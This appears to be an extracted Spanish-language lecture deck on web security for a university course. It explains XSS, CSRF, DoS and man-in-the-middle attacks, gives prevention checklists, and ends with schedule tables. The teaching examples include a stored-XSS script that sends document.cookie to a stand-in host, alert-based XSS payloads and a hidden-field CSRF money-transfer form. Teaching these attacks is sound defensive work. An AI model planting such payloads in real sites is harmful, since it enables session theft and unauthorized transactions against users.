
Cross-site scripting (XSS) - XSS Persistente

El código malicioso **se guarda en la base de datos del servidor** y se ejecuta cada vez que otros usuarios ven el contenido

Ejemplo: comentario que tenga como contenido un script

```
<!-- Comentario malicioso en un blog -->
<div class="comentario">
  <p>Usuario: Juan</p>
  <p>Comentario: ¡Excelente artículo!
  <script>document.location='http://malicioso.com/robar?cookie'+document.cookie</script></p>
</div>
```

Cross-site scripting (XSS) - XSS Persistente



XSS

STORED



CROSS SITE SCRIPTING



SPONSORED BY
INTIGRITI




@Secr0

SecurityZines.com


1

WHERE IS THE PROBLEM ?




2

Issue



3

Example



4


In Step 3 attacker injected JS in DB. If anyone accesses a page where DB values are displayed, becomes a victim

Attacker can now control the web application in same way the Victim can use it.

5

Attack

* Attacker does not require phishing this time unlike in Reflected XSS




Cross-site scripting (XSS) - XSS Reflejado

El código malicioso se envía al servidor y se refleja inmediatamente de vuelta al usuario sin ser almacenado

Ejemplo: un *form* con un *input* cuyo valor se muestra en una página de resultados. El valor puede ser un *script* que se ejecuta automáticamente en el cliente que sigue la URL


```
<!-- URL maliciosa -->  
https://ejemplo.com/buscar?q=<script>alert('XSS')</script>  
  
<!-- El servidor devuelve -->  
<p>Resultados para: <script>alert('XSS')</script></p>
```

Cross-site scripting (XSS) - XSS Reflejado



Fuente: [Reflected XSS on Microsoft – The N45HT Blog](#)

Cross-site scripting (XSS) - XSS Reflejado



XSS;

Reflected

XROSS SITE SCRIPTING




Sec_x0

Security2ines.com


1

What ?




2

Issue



3

Example



4

In step 3 attacker injected JS in his own session and this is self_xss.

Next Step attacker leverages this to steal user client side data.

5

Attack

- * Attacker Knows XSS exists in Foo.com
- * Attacker creates a phishing link with XSS payload in it.



Cross-site scripting (XSS) - XSS Basado en DOM

La vulnerabilidad existe en el código JavaScript del lado del cliente, sin que el servidor esté involucrado


Ejemplo: URL con valor que es leído (del lado del cliente) y usado en DOM

```
// Código vulnerable
var nombre = location.hash.substring(1);
document.getElementById('saludo').innerHTML = 'Hola ' + nombre;

// URL maliciosa
https://ejemplo.com/perfil#<img src=x onerror=alert('XSS')>

// Resultado en el DOM
<div id="saludo">Hola <img src=x onerror=alert('XSS')></div>
```


Cross-site scripting (XSS) - XSS Basado en DOM



Cross-site scripting (XSS) - ¿Cómo prevenir?

Para que un ataque XSS sea exitoso, un atacante debe ser capaz de insertar y ejecutar contenido malicioso en una página web. Por lo tanto, el que todas las variables pasen por validación y luego sean escapadas o sanitizadas es la resistencia perfecta. Cualquier variable que no pase por este proceso es una debilidad potencial

Un mini *checklist*:

- **Identificar** todas las variables de entrada
- **Validar** formato y tipo de datos
- **Escapar/Sanitizar** todas las salidas

Cross-site Request Forgery (CSRF)

Permite a un atacante ejecutar acciones utilizando de manera no autorizada las credenciales de un usuario

Un ataque Cross-Site Request Forgery (CSRF) ocurre cuando un sitio malicioso engaña al navegador de un usuario autenticado para realizar acciones no deseadas en un sitio de confianza. Dado que las solicitudes incluyen automáticamente las cookies de sesión, este ataque funciona a menos que se verifique adecuadamente la identidad y autoridad del solicitante mediante mecanismos de desafío-respuesta

Ejemplo: un form desde otra página al sitio que se quiere atacar. Si el usuario está logueado, cookies se agregan automáticamente por el browser

Cross-site Request Forgery (CSRF)

Link engañoso que en realidad es un form:


```
<form action="bank_site/transaction" method="POST">
<input type="hidden" name="account_id" value="123456" />
<input type="hidden" name="amount" value="10000000" />
<input type="submit" class="link-style" value="¡Gana dinero fácil!" />
</form>
```



CSSRF

Cross Site Request Forgery

OR
XSRF



Cross-site Request Forgery - ¿Cómo prevenir?

Un mini *checklist*:


- Implementar tokens anti-CSRF únicos por formulario
- Validar tokens CSRF en cada solicitud de cambio de estado
- Verificar headers Referer/Origin en solicitudes críticas
- Usar SameSite cookies cuando sea posible

Denial of Service (DoS)

Ejecutar operaciones costosas en un servidor hasta que deje de responder

Hay dos tipos:


- Sobrecarga de recursos
- Sobrecarga de conexiones




Man in the middle

Conexiones interceptadas por un tercero

- Solo “mirar”, inyectar código o robar información
- Suele darse redes wifi públicas



HTTP stateless



Recomendaciones de seguridad

Para SWEs (devs)

- Nunca confiar en los datos que vienen desde un *browser*/cliente
- Siempre revisar y sanitizar datos de input
- Colocarse en el peor caso

Para usuarios

- Verificar siempre un link antes de accederlo
- Desconfiar de “promesas inverosímiles”

Security Zines:

Figuras con conceptos de seguridad simplificados



Security Zines

Posts

Tags



Security Zines

Security Concepts Simplified



Zines

Flyers

Printies

Membership

Recent

Agenda

Seguridad para SWEs

Riesgos de seguridad

Ataques más conocidos

✨ **¿Qué se viene pronto?**

Próximas fechas importantes: clases y ayudantías

	Clases y ayudantías						
	Lunes	Martes	Miércoles	Jueves	Viernes	Sábado	Domingo
Semana 13 (26/5 - 01/6)		Tecnologías adicionales		Testing	Sala de ayuda: E1		
Semana 14 (02/6 - 08/6)		HOY		Protocolos seguros			
Semana 15 (09/6 - 15/6)		Privacidad		Ética en CS			
Semana 16 (16/6 - 22/6)		Aplicaciones en el mundo real		Charla TBD	Día Nacional de los Pueblos Indígenas		
Semana 17 (23/6 - 29/6)		Roles en SWE		Cierre del curso		Sagrado Corazón (13:00)	San Pedro y San Pablo

Próximas fechas importantes: evaluaciones

	Evaluaciones							
	Lunes	Martes	Miércoles	Jueves	Viernes		Sábado	Domingo
Semana 13 (26/5 - 01/6)					Fin E1	Inicio E2		
Semana 14 (02/6 - 08/6)	Control 4	HOY						
Semana 15 (09/6 - 15/6)					Fin E2	Inicio E3		
Semana 16 (16/6 - 22/6)	Control 5				Día Nacional de los Pueblos Indígenas			
Semana 17 (23/6 - 29/6)					Fin E3	Sagrado Corazón (13:00)		San Pedro y San Pablo

Clase 19

Seguridad web

IIC2513 - Tecnologías y Aplicaciones Web

Antonio Ossa Guerra
aaossa@ing.puc.cl